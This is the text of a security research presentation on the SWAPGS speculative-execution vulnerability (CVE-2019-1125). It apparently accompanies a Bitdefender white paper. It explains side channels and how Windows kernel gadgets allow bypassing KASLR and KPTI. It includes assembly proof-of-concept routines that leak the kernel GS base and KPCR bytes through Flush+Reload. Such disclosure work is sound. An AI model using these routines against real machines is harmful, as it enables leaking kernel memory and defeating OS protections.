

Bypassing KPTI Using the Speculative Behavior of the SWAPGS Instruction (CVE-2019-1125)

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AGENDA

- | Introduction
- | Explanation of side-channel Attacks
- | Speculative segmentation
- | Exploiting SWAPGS
- | Mitigations and recommendations

The Problem

SWAPGS instruction **can be executed speculatively**

INSIDE USER SPACE

a variant of **Rogue System Register Load**, allows to bypass KASLR and obtain the addresses of some kernel structures

INSIDE KERNEL SPACE

- ✓ Speculatively executing code which require **SWAPGS**, but didn't execute it
- ✓ **Speculatively executing code which does not require SWAPGS**, but still executes it

- *Speculative execution of the SWAPGS instruction leads to new Spectre variant*
- *This attack allows an attacker to leak portions of the kernel memory*
- *This attack **bypasses** existing protective measures implemented for Spectre, Meltdown, L1TF, MDS, etc.*
- *A patch has been issued by Microsoft*



Affected CPUs and OSes



- Affected CPUs: **64 bit Intel CPUs** supporting SWAPGS and WRGSBASE instructions (**Ivy Bridge and newer**)
- AMD CPUs – only kernel-space SWAPGS scenario 1
- Affected OSes: **64 bit Windows** (tested on **Windows 7 and newer**); Linux seems very difficult, if not impossible, to exploit



The background is a dark blue field filled with a complex network of light blue lines and dots. These elements form various geometric shapes, including triangles and polygons, some of which are semi-transparent, creating a layered, crystalline effect. The overall impression is that of a digital or network structure.

SIDE CHANNEL ATTACK

Cache Side-Channel Attack

Allows the attacker to infer information by making careful measurements

Example: testing if a variable has been previously accessed or not:


- Measure how long it takes to access it **now**
- If the access time is small – the variable **has already been accessed**
- If the access time is high – the variable **has not been accessed**

Such attack already demonstrated

- prefetch attacks, TSX attacks, etc.



Cache Side-Channel Attack



Multiple measurement techniques:

- FLUSH + RELOAD
- EVICT + TIME
- PRIME + PROBE

Each technique suitable for different scenarios

They allow the attacker to probe for memory accesses made by a victim

Speculative Side-Channels



Speculative side-channels – Spectre, Meltdown, L1TF, MDS, etc.

This type of attacks allow information disclosure across arbitrary security boundaries (user-kernel, kernel-VMM, user-enclave, etc.)

This type of attacks cannot be detected by modern software


Mitigations involve microcode updates in the CPU or software mitigations made by the OS kernel/compiler

Recap: Spectre

- Modern CPUs use **branch prediction**
- Whenever an **if** is encountered, the CPU will try to guess to correct branch direction (taken or not taken)
- If the guess is correct, execution proceeds normally
- If the guess is not correct, the CPU has to discard all executed instructions, and begin executing the correct branch




Recap: Spectre



Simple if statement, with two branches




Recap: Spectre



1. The **true** branch is predicted, **foo()** is executed speculatively




Recap: Spectre



2. CPU detects mispredicted branch, discards everything executed on **true** branch...




Recap: Spectre



3. ... and then executes the **false** branch, which is the correct path




Recap: Spectre



1. The **true** branch is predicted, **foo()** is executed speculatively

Recap: Spectre



2. The branch was predicted correctly, execution continues normally



Recap: Meltdown

- Modern OSes use hardware mechanisms for *preventing* user-mode code access (R/W/E) to kernel-mode code and data
- When accessing memory, the CPU translates a **Virtual Address** into a **Physical Address** by consulting the **Page Tables**
 - Page Tables are under the OS control
 - OS configures Page Tables to *isolate* ring-3 (UM) from *accessing* ring-0 (KM) data
 - e.g. A virtual address cannot be used in UM to access physical memory, if the **Page Table Entries (PTEs)** translating that virtual address don't have the User/Supervisor (U/S) flag set (U/S = 1)
- Classical **Meltdown** abuses that ring-3 *out-of-order execution* of memory-load instructions can temporarily access kernel-mode data, if a VA translation exists in the process Page Tables for that kernel-mode address.
 - Even if U/S bit in PTE is 0



Recap: Meltdown

- **Mitigations** : *in hardware* (newer CPUs) or *in software* (at OS level)
- Software mitigations (KPTI, KVAShadow) un-map the kernel address space while the CPU executes in ring-3.
 - Split Page Tables : one used when executing in Ring-3 (no KM VA translations), another one used when executing in Ring-0 (KM VA translations and UM VA translations)
 - In UM no VA translation present for a KM address => no leak during out-of-order loads
- While the CPU executes in ring-0, on Windows OSes the KM Page Tables map the *user-mode* address space



The background is a dark blue field filled with a complex network of light blue lines and dots. These elements form various geometric shapes, including triangles and polygons, some of which are semi-transparent, creating a layered, crystalline effect. The overall impression is one of a dynamic, interconnected digital or molecular structure.

SPECULATIVE SEGMENTATION

Speculative segmentation

- A closer look at x86 Virtual Address Translation reveals that **segmentation** is also involved in translating a Virtual Address (VA) to a Physical Address (PA)




Figure 3-1. Segmentation and Paging

Speculative segmentation

- Segment registers (CS, DS, SS, ES, FS, GS) cache the Segment Base and Access Rights into a hidden portion whenever a new segment descriptor is loaded (e.g. `mov ds, SegmentSelector`)
- On x64, the FS and GS segment register bases are physically mapped to MSRs
 - FS segment register mapped to IA32_FS_BASE MSR
 - GS segment register mapped to IA32_GS_BASE
- On Windows x64 the GS segment is used to access
 - per-thread information in ring-3 (Thread Environment Block – TEB), address of TEB typically stored in IA32_GS_BASE MSR
 - per-cpu information in ring-0 (Kernel Processor Control Region – KPCR), address of KPCR typically stored in IA32_KERNEL_GS_BASE MSR



Speculative segmentation

- On **user to kernel** transitions, the kernel uses the **swapgs** instruction to exchange the contents of IA32_GS_BASE MSR with the IA32_KERNEL_GS_BASE MSR
 - So further memory accesses via gs segment overrides will point into KPCR
- On **kernel to user** transitions, before returning control in user-mode, the kernel again uses **swapgs**
 - So further memory accesses via gs segment overrides will point into TEB



Speculative segmentation

- We studied the security implications of *speculatively executing segmentation related instructions* on x86 CPUs

Key Technical Finding 1 During speculative execution, after loading GS or FS segment registers with an invalid segment selector, and then subsequently using that segment in further speculatively executed memory-accessing instructions, Intel® CPUs use the **previously stored** segment base address of the segment register to compute the linear address used for memory addressing

Key Technical Finding 2 A value written speculatively to the base of a segment register survives instruction retirement and can be later retrieved by loading an invalid segment selector into that segment register

Technical white-paper available at bitdefender.com/SWAPGSAttack



Speculative segmentation - security implications

1. **Subverting KASLR**
2. **Leaking general-purpose register contents across privilege boundaries (ring3-ring0)**
 - Only in absence of SMEP, SMAP and RSB Stuffing mitigations (they are present on Linux / Windows)
3. **Retrieving FS.Base value explicitly written inside of an Intel® SGX enclave**
 - Admittedly minor issue
4. **Store-to-Load Forwarding on segment descriptor loads**
 - Allows bypass segment base & limit checks
 - Minor impact, since these segmentation checks are already disabled in X64 mode
5. **Potential KPTI / KVAShadow bypass**
 - Only if we can force speculative execution of segment loading instructions in kernel-mode



Speculative segmentation – Subverting KASLR

1. Retrieving the IA32_KERNEL_GS_BASE MSR value from User-Mode
 - On Windows, this gives us the pointer to KPCR (Kernel Processor Control Region)

Let's assume we execute code, in ring-3, in an unprivileged process on Windows X64. We have :

Current GS.base = **IA32_GS_BASE**, MSR value is the pointer to the **TEB**

Previous GS.base = **IA32_KERNEL_GS_BASE**, MSR value is the pointer to **KPCR**
(as a result from prior execution in kernel-mode)



Speculative segmentation – Subverting KASLR

1. Retrieving the IA32_KERNEL_GS_BASE MSR value from User-Mode
 - On Windows, this gives us the pointer to KPCR (Kernel Processor Control Region)

```
; RDX = probe buffer for Flush + Reload,  
; RCX = offset of the byte we want to retrieve
```

```
leak_kernel_gs_base_byte PROC FRAME  
.endprolog  
    mov rax, [0] ;(1)  
    mov r9d, 0xFFFF ;(2)  
    mov gs, r9d ;(3)  
    rdgsbase rax ;(4)  
    shr rax, cl ;(5)  
    and rax, 0xFF ;(6)  
    shl rax, 0xC ;(7)  
    mov rax, qword [rdx + rax] ;(8)  
    ret  
leak_kernel_gs_base_byte ENDP
```



Speculative segmentation – Subverting KASLR

We force a page fault, thus forcing the CPU to speculatively execute the next instructions

```
; RDX = probe buffer for Flush + Reload,  
; RCX = offset of the byte we want to retrieve
```

```
leak_kernel_gs_base_byte PROC FRAME
```

```
.endprolog
```

```
    mov rax, [0]                ;(1)  
    mov r9d, 0xFFFF            ;(2)  
    mov gs, r9d                 ;(3)  
    rdgsbase rax                ;(4)  
    shr rax, cl                 ;(5)  
    and rax, 0xFF               ;(6)  
    shl rax, 0xC                ;(7)  
    mov rax, qword [rdx + rax]  ;(8)  
    ret
```

```
leak_kernel_gs_base_byte ENDP
```



Speculative segmentation – Subverting KASLR

Next, we load an invalid segment selector into r9d, way outside the GDT Limit

```
; RDX = probe buffer for Flush + Reload,  
; RCX = offset of the byte we want to retrieve
```

```
leak_kernel_gs_base_byte PROC FRAME
```

```
.endprolog
```

```
    mov rax, [0] ;(1)
```

```
    mov r9d, 0xFFFF ;(2)
```

```
    mov gs, r9d ;(3)
```

```
    rdgsbase rax ;(4)
```

```
    shr rax, cl ;(5)
```

```
    and rax, 0xFF ;(6)
```

```
    shl rax, 0xC ;(7)
```

```
    mov rax, qword [rdx + rax] ;(8)
```

```
    ret
```

```
leak_kernel_gs_base_byte ENDP
```



Speculative segmentation – Subverting KASLR

We then load the invalid segment selector into the GS segment register. This causes a fault, since the descriptor points outside the GDT limit

```
; RDX = probe buffer for Flush + Reload,  
; RCX = offset of the byte we want to retrieve
```

```
leak_kernel_gs_base_byte PROC FRAME
```

```
.endprolog
```

```
    mov rax, [0] ;(1)
```

```
    mov r9d, 0xFFFF ;(2)
```

```
    mov gs, r9d ;(3)
```

```
    rdgsbase rax ;(4)
```

```
    shr rax, cl ;(5)
```

```
    and rax, 0xFF ;(6)
```

```
    shl rax, 0xC ;(7)
```

```
    mov rax, qword [rdx + rax] ;(8)
```

```
    ret
```

```
leak_kernel_gs_base_byte ENDP
```



Speculative segmentation – Subverting KASLR

We use `rdgsbase` to read the `GS.BASE` value, expecting `RAX` to contain `IA32_GS_BASE` (since we are in user-mode), but it contains instead `IA32_KERNEL_GS_BASE` MSR

```
; RDX = probe buffer for Flush + Reload,  
; RCX = offset of the byte we want to retrieve
```

```
leak_kernel_gs_base_byte PROC FRAME
```

```
.endprolog
```

```
    mov rax, [0]                ;(1)  
    mov r9d, 0xFFFF            ;(2)  
    mov gs, r9d                 ;(3)  
    rdgsbase rax                ;(4)  
    shr rax, cl                 ;(5)  
    and rax, 0xFF              ;(6)  
    shl rax, 0xC               ;(7)  
    mov rax, qword [rdx + rax]  ;(8)  
    ret
```

```
leak_kernel_gs_base_byte ENDP
```



Speculative segmentation – Subverting KASLR

Isolate the byte we want to retrieve from the pointer value, and access the Flush+Reload probe buffer with the respective byte

```
; RDX = probe buffer for Flush + Reload,  
; RCX = offset of the byte we want to retrieve
```

```
leak_kernel_gs_base_byte PROC FRAME
```

```
.endprolog
```

```
mov rax, [0] ;(1)
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and rax, 0xFF ;(6)
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shl rax, 0xC ;(7)
```

```
mov rax, qword [rdx + rax] ;(8)
```

```
ret
```

```
leak_kernel_gs_base_byte ENDP
```



Speculative segmentation – Subverting KASLR

2. Retrieving values from KPCR via classical Meltdown

- On Windows, KPCR is mapped in user-mode page tables, so it is accessible via Meltdown

```
;; RDX : offset of the byte inside KPCR we want to access  
;; RCX : probe buffer (for Flush + Reload)
```

```
leak_byte_from_kpcr PROC FRAME
```

```
.endprolog
```

```
mov rax, [0] ; (1)  
push 018H ; (2) 0x18 is on Win10 x64 RS4 the  
; selector for Data Segment,DPL = 0  
pop gs ; (3)  
movzx rax, byte ptr gs:[rdx] ; (4)  
shl rax, 0CH ; (5)  
mov r8, qword ptr [rcx + rax] ; (6)  
ret
```

```
leak_byte_from_kpcr ENDP
```



Speculative segmentation – Subverting KASLR

As before, we load an invalid (for ring-3) segment selector into GS, forcing a GP

```
;; RDX : offset of the byte inside KPCR we want to access  
;; RCX : probe buffer (for Flush + Reload)
```

```
leak_byte_from_kpcr PROC FRAME
```

```
.endprolog
```

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mov rax, [0] ; (1)  
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shl rax, 0CH ; (5)  
mov r8, qword ptr [rcx + rax] ; (6)  
ret
```

```
leak_byte_from_kpcr ENDP
```



Speculative segmentation – Subverting KASLR

When accessing memory through the invalid selector, because these instructions execute speculatively and access checking is delayed until instruction retirement, and because a valid translation exists in the process page-tables for the KPCR, the value of the byte in the KPCR is successfully retrieved into rax

```
leak_byte_from_kpcr PROC FRAME
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    push 018H        ; (2) 0x18 is on Win10 x64 RS4 the
                    ; selector for Data Segment,DPL = 0
    pop gs           ; (3)
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    mov r8, qword ptr [rcx + rax] ; (6)
    ret
leak_byte_from_kpcr ENDP
```



Speculative segmentation – Subverting KASLR

2. Retrieving values from KPCR via classical Meltdown

- On Windows, KPCR is mapped in user-mode page tables, so it is accessible via Meltdown

Conclusion : Reading arbitrary values from KPCR allows us to retrieve pointers into NTOSKRNL, thus subverting Windows KASLR



Speculative segmentation – Insights

Key Insight : since during speculative execution of segmentation instructions in Ring-3 we have access to IA32_KERNEL_GS_BASE and to kernel data, it follows that during speculative execution of segmentation instructions in Ring-0, the kernel would access IA32_GS_BASE and user-mode data

Key Insight : if we can force speculative execution of segmentation instructions in Ring-0 *after* the kernel moved to its Kernel Page Tables, we may be able to force it to access arbitrary kernel memory, now that this memory is mapped

Research Question : can we find instances of such instructions in modern OS kernels, and can we identify speculatively-executed gadgets around them that would leak arbitrary kernel memory, thus *defeating* KPTI ?



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EXPLOITING SWAPGS



SWAPGS instruction

- System instruction introduced in x86-64 architecture
- Segmentation mostly disabled in 64 bit
- Segment bases default to 0 for all segments, except FS and GS
- The bases of these registers are stored in MSR: IA32_FS_BASE and IA32_GS_BASE
- An additional MSR exists: IA32_KERNEL_GS_BASE
- SWAPGS exchanges the values of IA32_GS_BASE and IA32_KERNEL_GS_BASE
- WRFSBASE & WRGSBASE can modify the current IA32_FS_BASE or IA32_GS_BASE from any privilege level!



The SWAPGS attack: scenario 1



First scenario: code which would require **SWAPGS** to be executed does not actually execute it (due to a mispredicted branch)

Harder to exploit (especially on Windows) – not executing **SWAPGS** would also not load the kernel CR3, and thus would not allow for KPTI bypass

The SWAPGS attack: scenario 1

```
nt!KiPageFaultShadow:  
f644241001      test    byte ptr [rsp+10h],1  
7462           je     fault_from_kernel  
0f01f8         swapgs  
650fba24251870000001 bt     dword ptr gs:[7018h],1  
720c           jb     nt!KiPageFaultShadow+0x22  
65488b242500700000 mov    rsp,qword ptr gs:[7000h]  
0f22dc         mov    cr3,rsp  
...  
fault_from_kernel:    ...
```



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...  
fault_from_kernel:    ...
```



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720c           jb     nt!KiPageFaultShadow+0x22
65488b242500700000 mov   rsp,qword ptr gs:[7000h]
0f22dc         mov   cr3,rsp
...
fault_from_kernel      ...
```



The SWAPGS attack: scenario 2



Second scenario: the **SWAPGS** instruction gets executed speculatively, even if it shouldn't

This allows code to be speculatively executed with the user **GS** active

Easily exploitable

The SWAPGS attack: scenario 2

```
f60596a1390001    test    byte ptr [nt!KiKvaShadow],1
7503              jne     skip_swaps
0f01f8           swaps
654c8b142588010000 mov     r10,qword ptr gs:[188h]
65488b0c2588010000 mov     rcx,qword ptr gs:[188h]
488b8920020000   mov     rcx,qword ptr [rcx+220h]
488b8930080000   mov     rcx,qword ptr [rcx+830h]
6548890c2570020000 mov     qword ptr gs:[270h],rcx
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```
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0f01f8           swaps
654c8b142588010000 mov     r10,qword ptr gs:[188h]
65488b0c2588010000 mov     rcx,qword ptr gs:[188h]
488b8920020000   mov     rcx,qword ptr [rcx+220h]
488b8930080000   mov     rcx,qword ptr [rcx+830h]
6548890c2570020000 mov     qword ptr gs:[270h],rcx
```



The SWAPGS attack: scenario 2

- On a Windows RS5 x64 kernel, there are exactly **38** such gadgets!
- Most of them (and the most dangerous) are inside exception/interrupt handlers
- Exception handlers are directly executable by the attacker (by generating a fault)



The SWAPGS attack: how to leak values?

- Usually, the **leaked** value is used as an offset inside attacker controlled memory

```
mov    al, [target_address] ; Byte to be leaked from the target address
and    eax, 0xFF           ; Clear upper bits
shl    eax, 12             ; Align it to a page
mov    al, [rcx + rax]     ; Access offset leaked * 4096 inside the attacker controlled memory
```

- Probing which page was accessed inside that memory indicates the byte value at target_address



The SWAPGS attack: how to leak values?

- With SWAPGS, we only have a few instructions using GS based addressing
- No primitive for easily leaking memory!



The SWAPGS attack: how to leak values?

What we have are several instructions dereferencing QWORD values read from memory

```
f60596a1390001    test    byte ptr [nt!KiKvaShadow],1
7503              jne     skip_swaps
0f01f8           swaps
654c8b142588010000 mov     r10,qword ptr gs:[188h]
65488b0c2588010000 mov     rcx,qword ptr gs:[188h]
488b8920020000   mov     rcx,qword ptr [rcx+220h]
488b8930080000   mov     rcx,qword ptr [rcx+830h]
6548890c2570020000 mov     qword ptr gs:[270h],rcx
```



The SWAPGS attack: how to leak values?

Assume value at `gs:[0x188]` is `0x1000`

Assume that we map, inside user-space, address `0x1000`

Once this gadget executes speculatively, we could see, inside user-mode, that address `0x1000+0x220` is cached!

We use the kernel values to be leaked as user-mode addresses in order to get their value!

```
f60596a1390001    test    byte ptr [nt!KiKvaShadow],1
7503              jne     skip_swaps
0f01f8           swaps
654c8b142588010000 mov     r10,qword ptr gs:[188h]
65488b0c2588010000 mov     rcx,qword ptr gs:[188h]
488b8920020000   mov     rcx,qword ptr [rcx+220h]
488b8930080000   mov     rcx,qword ptr [rcx+830h]
6548890c2570020000 mov     qword ptr gs:[270h],rcx
```



SWAPGS variant 1: search for kernel values

First variant: search for values in kernel memory

The attacker can “brute force” or do a linear search of target addresses for a designated value



We are inside user space, inside the attacker process

Attacker process



Kernel Space



IA32_GS_BASE

IA32_KERNEL_GS_BASE

TIB

KPCR

